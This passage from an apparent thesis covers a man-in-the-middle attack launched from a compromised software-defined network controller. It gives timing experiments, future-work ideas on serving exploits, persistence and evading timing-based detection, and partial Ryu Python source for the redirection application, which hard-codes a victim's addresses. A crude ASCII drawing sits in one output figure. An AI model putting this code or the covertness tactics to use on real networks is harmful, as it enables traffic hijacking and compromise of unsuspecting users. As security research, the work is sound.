479     self._mitm_handler(datapath, out_port, dstIP, srcIP, pkt, msg, actions)
```

Figure 49. DPSet Method Added to MiTM Application

Once we inserted these few lines of code into our MiTM application we were able to begin testing again. Once again we deleted the flow rules, cleared the targeted client's browser cache, and ran the controller with the MiTM application. With Wireshark running in the background we issued a HTTP request from the targeted client to the benign web server and within milliseconds we received a display from the controller stating that the redirection was completed. From this display, we could see that the controller directly handed the injected response off to the 10.10.0.10 switch instead of the 10.10.0.8 switch, as highlighted in Figure 50.

```
=====
Processing packet in:
-- dpid:0x1f0921c220e80
-- in_port: 21
-- source MAC: b8:27:eb:e2:46:85
-- destination MAC: b8:27:eb:f3:15:66

Processing MITM attack on 10.10.10.5

Handing Packet Off to Datapath ID: 0x1c4346b972a80
Redirection Complete.

      Y`
     /  \
    /    \
   /      \
  /        \
 /          \
/            \
8=====| "" |=====8
 \          /
  \        /
   \      /
    \    /
     \  /
      Y`

      LLLU'

=====
```

Figure 50. Controller's Redirection Completed to 10.10.0.10 Switch

Similar to experiment one and two we ran this directed route test fifteen times to calculate an average response time. The difference was that the injected response packet was now being sent directly to the closest switch to the targeted client, as seen in Figure 51.




Figure 51. Execution of MiTM Application with a Directed Route

As you can see, Figure 51's lines one and two follow the same path as Figure 47 where the HTTP request is sent from the targeted client to the web server and the web server sends the response up to the switch and then to the controller. The difference is seen in line three, where the injected response packet takes a new route from the controller directly to the 10.10.0.10 switch. By doing this we were able to prevent our injected response packet from traversing the link between the 10.10.0.8 and 10.10.0.10 switch. We found that the average HTTP response time for this experiment was about

2.485 milliseconds, which is faster than experiment two where the controller passed the injected response off to the original 10.10.0.8 switch. Figure 52 shows a box-plot comparison of the response times between the three experiments. The purple diamond represents the average response times for each experiment. The targeted direct route in experiment three provided the fastest response times as compared to the other experiments. By using the direct routing approach in our MiTM application we greatly reduced the average response times. We realize with a negative time difference, it will still be seen as a discrepancy, thus can be detected as a MiTM attack. In future work, we recommend introducing artificial delay into the network to produce round trip times similar to the non-targeted client. Our experiment introduces the possibility of creating comparative times to the non targeted client therefore simulates a starting point for future research.




Figure 52. Box-Plot Comparison of Response Times

We argue that by removing the lag in response times, and by introducing a controlled artificial delay, we will more likely blend into normal network traffic and would not raise suspicion as easily. Additionally, we assume that this will mitigate our chances of being discovered because if someone had a tap on the link between switch one and switch two they would not see our injected response packet since it never traverses that link.

In conclusion, being that this is a software defined network, we leverage the fact that we have a view of the entire network by utilizing the DPSet method. In a traditional network you would not have the same insight, and thus you would not be able to grab the instance of the switch as we were able to demonstrate in our experiments. This exemplifies the true potential for power of the controller capability in SDN on a large scale. If abused, many benign users could become victims without having knowledge of what is going on in the background.

D. INTRODUCING TRAFFIC WITH IPERF

Iperf is a command line traffic generation tool that we used to generate traffic on our physical test bed to simulate a large-scale software defined network. Iperf is sometimes used for active measurements of maximum achievable bandwidth on IP networks. We want to quantify the delay incurred at the target after redirection, using iperf as a source of background traffic, as compared to a normal client on the network requesting the same webpage without redirection. Additionally, utilizing the traffic being generated by iperf, we compare response times with the generated traffic of our non-direct and directed route where we send the response to a switch closer to our targeted client.

Iperf starts a process running in server mode as the traffic receiver, and then starts another iperf process running in client mode on another host as the traffic sender. We used this setup to generate traffic on the Pi's connected to the thirteen different switches in our physical test bed. For example, we sent UDP traffic at 350 Mbps for five minutes from Pi number one to Pi number two and so on for the other Pi's involved. We experimented with different traffic metrics to see if it would affect the HTTP response

times of our MiTM injection points. We also wanted to validate that our attack still worked with a higher scale of network traffic to make our implementation more realistic.

Figure 53 represents a simulated version of our physical test bed on a larger scale. Every city has an IP address that is associated with an HP switch that was utilized in our research. We attempted to demonstrate a version of this scale with iperf experimentation using Pi's connected to different switches in our physical test bed. By injecting traffic into the network originating from different switches, we hoped to analyze the effectiveness of our application on a larger scale that could eventually be applied to a large network spanning the United States. In our experimentation, we dedicated thirteen HP switches to represent large cities across the country. We did not simulate the network delays from city to city, our experimentation is just the first step forward in this area and has potential for work in the future.




Figure 53. Switch Mapping on Our Large-Scale Physical Test Bed

1. Iperf Experiment Results

In order to run our experiments, we needed to SSH into seven randomly chosen Raspberry's Pi's to set up a client and server iperf process. Figure 54 shows the IP addresses of these Pi's and their corresponding location written in purple font. Similar to our earlier experiments, we use the 10.10.8.6 Pi as our benign web server (written in blue font), the 10.10.9.7 Pi as our malicious web server (written in red font), and both our targeted 10.10.10.5 and non-targeted clients 10.10.10.2 (written in orange fonts).




Figure 54. Large Scale Simulation of Iperf Experimentation with Raspberry Pi's and Switches on Physical Test Bed

Table 3 shows the corresponding server to client communication that occurred during our testing.

Table 3. Iperf Client Server Connections

Client	Server
10.10.6.26	10.10.1.3
10.10.6.29	10.10.5.21
10.10.6.27	10.10.8.37
10.10.8.36	10.10.5.16
10.10.11.52	10.10.6.27
10.10.12.58	10.10.1.4

We made sure to have all clients connected to different switches on the network to generate more traffic and to play to a potentially larger network. To start the iperf servers we enter the following command on the 10.10.1.3-4 Pi's: `iperf -s -u`. This command says `-s` run as server and `-u` accept UDP traffic. Then, we set up the clients to connect to the server and send traffic with this command: `iperf -c [server IP] -u -b [bandwidth] -t [seconds]`. This command says `-c` run as client connection to the specified server IP, `-u` sending UDP traffic, `-b` target amount of bandwidth in bits/sec, `-t` for a specified number of seconds in duration.

Our testing shows that our directed route starts to even out over time with the normal route with no redirection on a larger scale and with more traffic introduced. As compared with the non-targeted route, our direct route to a switch closer shows that overall HTTP response times are faster. Overall, they are closer to the route with no redirection, improving our chances of remaining covert as the operators of the MiTM attack application.

a. Iperf Experiment At 50 Mbps

In our first iperf experimentation we used the six iperf Pi clients to send UDP traffic to the iperf Pi servers at a bandwidth of 50 Mbps. We ran the experiment fifteen times for each scenario. The first test was when the non-targeted client (10.10.10.2) sent a web request to the benign web server (10.10.8.6). The second test was when the targeted client (10.10.10.5) sent a web request to the benign web server (10.10.8.6) and was redirected to the malicious web server (10.10.9.7). The third and final scenario is the same as scenario two except the MiTM application hands the injected response packet on a direct path to the switch closest to the targeted client.

Figure 55 shows our results for all three tests while using iperf. On average, the HTTP response time was about 55.92 seconds for the non-targeted client. This response time is slower than the average of our previous experiment when we did not use iperf to generate more traffic on the network. The speed of the physical links on the network is 1Gbps through a I217-LM Ethernet connection. The average HTTP response time was about 78.07 seconds for the targeted client. This response time was slower than the non-targeted request by about thirty-nine percent. To see if we could decrease the targeted response time we tested scenario three, which used the directed path. On average, the HTTP response time was about 50.22 seconds for the targeted direct test. Scenario three had the fastest results, thus further demonstrating that modifying the dpid within the packet_out message to use a more direct path will more likely blend our MiTM activities with non-targeted traffic.




Figure 55. Iperf Box-Plot Comparison of Response Times At A Bandwidth Of 50 Mbps

b. Iperf Experiment At 350 Mbps

In our second iperf experimentation we also used the six iperf Pi clients to send UDP traffic but this time we used a bandwidth of 350 Mbps. Interestingly enough, at this rate of network noise we started to see our MiTM directed route response times increase as compared to the other experiments. In fact, it was slower than both the non-targeted and targeted normal route. Since the switch tables were cleared between each experiment, every time the iperf clients generated traffic it would initially be sent to the controller to determine the next hop. We believe this added overhead to the controller and thus when it was asked to handle the MiTM redirection it was delayed while waiting for the other tasks to be completed. On average, the non-targeted client had a response time of 69.50 seconds, the targeted client had an average of 75.55 seconds and the targeted direct route had an average of 87.77 seconds, as seen in Figure 56.




Figure 56. Iperf Box-Plot Comparison of Response Times at a Bandwidth of 350 Mbps

V. CONCLUSIONS AND FUTURE WORK

This thesis presents a proof of concept for performing MiTM techniques in a software defined network. The crux of our proof of concept is the MiTM application that we wrote in Python. We chose to run our application in a virtualized environment and in a physical test bed to compare and contrast the differences and to solidify important advantages and disadvantages that we could portray in a taxonomy that could apply to SDN controllers on a large scale.

In order to identify an injection point that reduced the timing of the HTTP response from the controller to the targeted client, we evaluated different injection paths into our experimentation. Another consideration of our MiTM attack was to inject our response packets back into the network in a way that was not easily observable by a third party.

Our experimental results show that forcing our MiTM application to pass the injected response packet on a directed path to the switch closest to the targeted destination will greatly reduce the overall response time. In addition to testing for a time efficient route for our injected redirection content, we illustrated the spectrum of compromised controller attacks in a taxonomy explained in detail in Chapter I, Figure 2. We summarize the corresponding impact of each technique, and highlight the requirements implemented in our application to modify the OpenFlow traffic and switch table rules.

Finally, we presented MiTM controller logic for effectively injecting iframes into targeted HTTP response traffic. Our logic included flow modifications that would allow us to inject HTTP responses into a switch of our choosing on the network without additional latency. The components of the attack were organized into a MiTM SDN taxonomy that could hypothetically be used on a larger scale. We next will examine questions produced by our research that are left for future work in this area.

A. FUTURE WORK

While our MiTM implementation accomplishes our main goal of iframe injection points that yield faster HTTP response times, in a software defined network there are several areas of interest that deserve further development and experimentation.

1. Create a Learning Switch for MiTM Attacks

Our current MiTM application hard codes the dpid of the switch into the DPSet method in order to perform the directed path injection. We would like to implement learning logic that will see the flow from targeted client, parse the dpid, and store it to be used later on in the attack function.

2. Redirect Client to Exploit Server

Our research demonstrates that we can inject content into targeted traffic to redirect the traffic to a covert exploit server elsewhere in the network. Future work could include an exploit server containing offensive tools (i.e., Metasploit modules) that could be served and used on the target machine. The application would have to be built with a layer of efficiency so as to not induce additional latency into the client's browsing experience while simultaneously pushing out, for example, a malicious Metasploit module to the victim machine. More specifically, the module could contain functionality that would allow us to escalate privileges on that specific machine or gain persistence. Given our privileged position in the network as the owner of the SDN controller, this type of technique may be more advantageous to an adversary who has compromised the controller without the owner's knowledge.

3. MiTM as an Access Vector

The MiTM attack is an access vector into the network at its initial stage, but once positioned on a compromised device, can a payload be built to reach back and provide a beacon, backdoor, and updates, to our central logic on the controller? We answered how we would implement the access vector but future work would entail methods for maintaining persistence. This could include packaging the malware.html with a malicious payload that contains the functionality mentioned above.

4. Target Traffic on Other Attributes

Currently our MiTM application targets traffic based on IP addresses and port numbers but we would like to target traffic on other attributes, such as keywords within the user's searches. We would like to expand our MiTM application to parse the actual content being requested and served to a client and make a decision whether or not it should be flagged based on their search behavior rather than their identifying IP address.

5. Improving Upon Negative Difference in HTTP Timing

As stated in Chapter IV, a negative time difference can be detected as a MiTM attack by the discovery of delay differences in time. We recommend that improvements to our research include introducing artificial delay to the targeted direct route such that the delay can produce round trip times similar to that of the non-targeted client experiment as outlined in Chapter IV. Our experiment is a stepping-stone to introducing similar times to the non-targeted client and with expansion we hypothesize that the timing differences can be resolved.

6. Using Python Profile Library to Measure Execution Time

As mentioned in Chapter IV, instead of using the python profile library we chose to measure the execution of our SDN application by comparing packet_in and packet_out messages in Wireshark by tapping the controller. For future research we recommend using the python profile library, documentation can be found at <https://docs.python.org/2/library/profile.html>. We believe that this library could provide more granular statistics about the overall output of individual program functions. The python profiler can be extended to report on several different components of the total delay, these including: measuring the emission time, the sum of the packet_in and packet_out messages, and overall network latency.

7. HTTP Workload Generator

In our research we used the command line traffic generation tool iperf to create additional traffic on the network links in our test bed. For future work we recommend the use of httpperf, a tool to generate HTTP workloads and measure performance. Research by

Mosberger and Jin (1998) describes how `httperf` can be used to generate HTTP workloads on clients throughout a network, specifically sending HTTP requests to a server at a fixed rate (Mosberger & Jin, 1998). The documentation for this tool can be found at the webpage <https://github.com/httperf/httperf>. Specific to our research, `httperf` can be used to generate HTTP requests on a larger scale. For example, we could instruct `httperf` to send requests to the web server at a fixed rate and then measure the rate at which the replies arrived. We could then correlate the average HTTP reply time into our three experiments, non-targeted, targeted, and targeted direct.

APPENDIX: MITM APPLICATION SOURCE CODE

```
1. #####
2. #           Ryu modules           #
3. #####
4. from ryu.base import app_manager
5. from ryu.controller import ofp_event
6. from ryu.controller.handler import MAIN_DISPATCHER
7. from ryu.controller.handler import set_ev_cls
8. from ryu.controller.dpset import DPSet
9. from ryu.ofproto import ofproto_v1_0
10. from ryu.ofproto import ether
11. from ryu.lib.mac import haddr_to_bin
12. from ryu.lib.packet import packet
13. from ryu.lib.packet import ethernet
14. from ryu.lib.packet import arp
15. from ryu.lib.packet import ether_types
16. from ryu.lib.packet import ipv4
17. from ryu.lib.packet import tcp
18. from ryu.lib.packet.arp import arp
19. from ryu.lib.ip import ipv4_to_bin
20.
21. #####
22. #           Python modules         #
23. #####
24. import struct                      # required for struct.unpack()
25. from timeit import default_timer   # used to time execution of injection
26.
27.
28.
29. #####
30. # A Ryu application is a Python module that defines a subclass of
31. # 'ryu.base.app_manager.RyuApp.' This app is called MITM and it inherits from
32. # the base class 'app_manager.RyuApp' and is defined by the Ryu modules above
33. # (from ryu.base import app_manager, from ryu.controller import ofp_event,
34. # from ryu.controller.handler import MAIN_DISPATCHER, etc.)
35. #####
36.
37. class MITM(app_manager.RyuApp):
38.     OFP_VERSIONS = [ofproto_v1_0.OFP_VERSION]
39.
40.     # required to set up injection to switch
41.     _CONTEXTS = {
42.         'dpset': DPSet,
43.     }
44.
45.
46.     def __init__(self, *args, **kwargs):
47.         super(MITM, self).__init__(*args, **kwargs)
48.         self.mac_to_port = {}          # dictionary for MAC address to port
association
49.         self.ip_to_port = {}           # dictionary for IP address to port a
ssociation
50.         self.hw_addr = 'b8:27:eb:f3:15:66' # victim's MAC address
51.         self.ip_addr = '10.10.10.5'        # victim's IP address
52.         self.web_server = '10.10.8.6'     # benign web server's IP address
```

```

53.         self.DPSet = kwargs['dpset']           # required to set up injection to swi
        tch
54.
55.
56.
57.
58. #####
59. # add_flow is used for the table miss. if the packet doesn't hit on any of #
60. # the conditional statements below then it is sent to the add_flow method #
61. #####
62.
63.     def add_flow(self, datapath, in_port, dst, actions):
64.         ofproto = datapath.ofproto
65.
66.         match = datapath.ofproto_parser.OFPMatch(
67.             in_port=in_port, dl_dst=haddr_to_bin(dst))
68.
69.         mod = datapath.ofproto_parser.OFPFlowMod(
70.             datapath=datapath, match=match, cookie=0,
71.             command=ofproto.OFPFC_ADD, idle_timeout=0, hard_timeout=0,
72.             priority=ofproto.OFP_DEFAULT_PRIORITY,
73.             flags=ofproto.OFPFF_SEND_FLOW_REM, actions=actions)
74.
75.         datapath.send_msg(mod)
76.
77.
78.
79.
80. #####
81. # _arp_handler takes ARP requests/replies and sends a flow mod rule to the #
82. # switch to modify the flow rule table and learn the location of the machine#
83. # - ofproto: an objects that represent the OpenFlow protocol #
84. # - arp_pkt: the arp headers of the packet #
85. # - match: is set to indicate the target packet conditions to match upon #
86. # - mod: is set to indicate how to modify the switch flow tables #
87. #####
88.
89.     def _arp_handler(self, datapath, in_port, dst, src, dl_type, pkt, eth, data,
        actions):
90.
91.         ofproto = datapath.ofproto
92.         arp_pkt = pkt.get_protocol(arp)
93.         if arp_pkt is None:
94.             pass
95.         elif arp_pkt.opcode == 1:
96.             op = "ARP Request"
97.             arp_dst = arp_pkt.dst_ip
98.             self.logger.info("\nProcessing %s %s => %s (port%d)\n" %(op, eth.src,
        eth.dst, in_port))
99.             #self._display_eth(eth)
100.            #self._display_arp(arp_pkt)
101.            elif arp_pkt.opcode == 2:
102.                op = "ARP Reply"
103.                self.logger.info("\nProcessing %s %s => %s (port%d)\n" %(op,
        eth.src, eth.dst, in_port))
104.                #self._display_eth(eth)
105.                #self._display_arp(arp_pkt)
106.
107.            match = datapath.ofproto_parser.OFPMatch(

```

```

108.             dl_type=dl_type, in_port=in_port, dl_dst=haddr_to_bin(ds
109.         t))
110.         mod = datapath.ofproto_parser.OFPFlowMod(
111.             datapath=datapath, match=match, cookie=0,
112.             command=ofproto.OFPFC_ADD, idle_timeout=600, hard_timeout=
113.             3600,
114.             priority=ofproto.OFP_DEFAULT_PRIORITY,
115.             flags=ofproto.OFPFF_SEND_FLOW_REM, actions=actions)
116.         datapath.send_msg(mod)
117.
118.         if dst != self.hw_addr and src != self.hw_addr:
119.             out = datapath.ofproto_parser.OFPacketOut(
120.                 datapath=datapath, buffer_id=0xffffffff, in_port=in_por
121.                 t,
122.                 actions=actions, data=data)
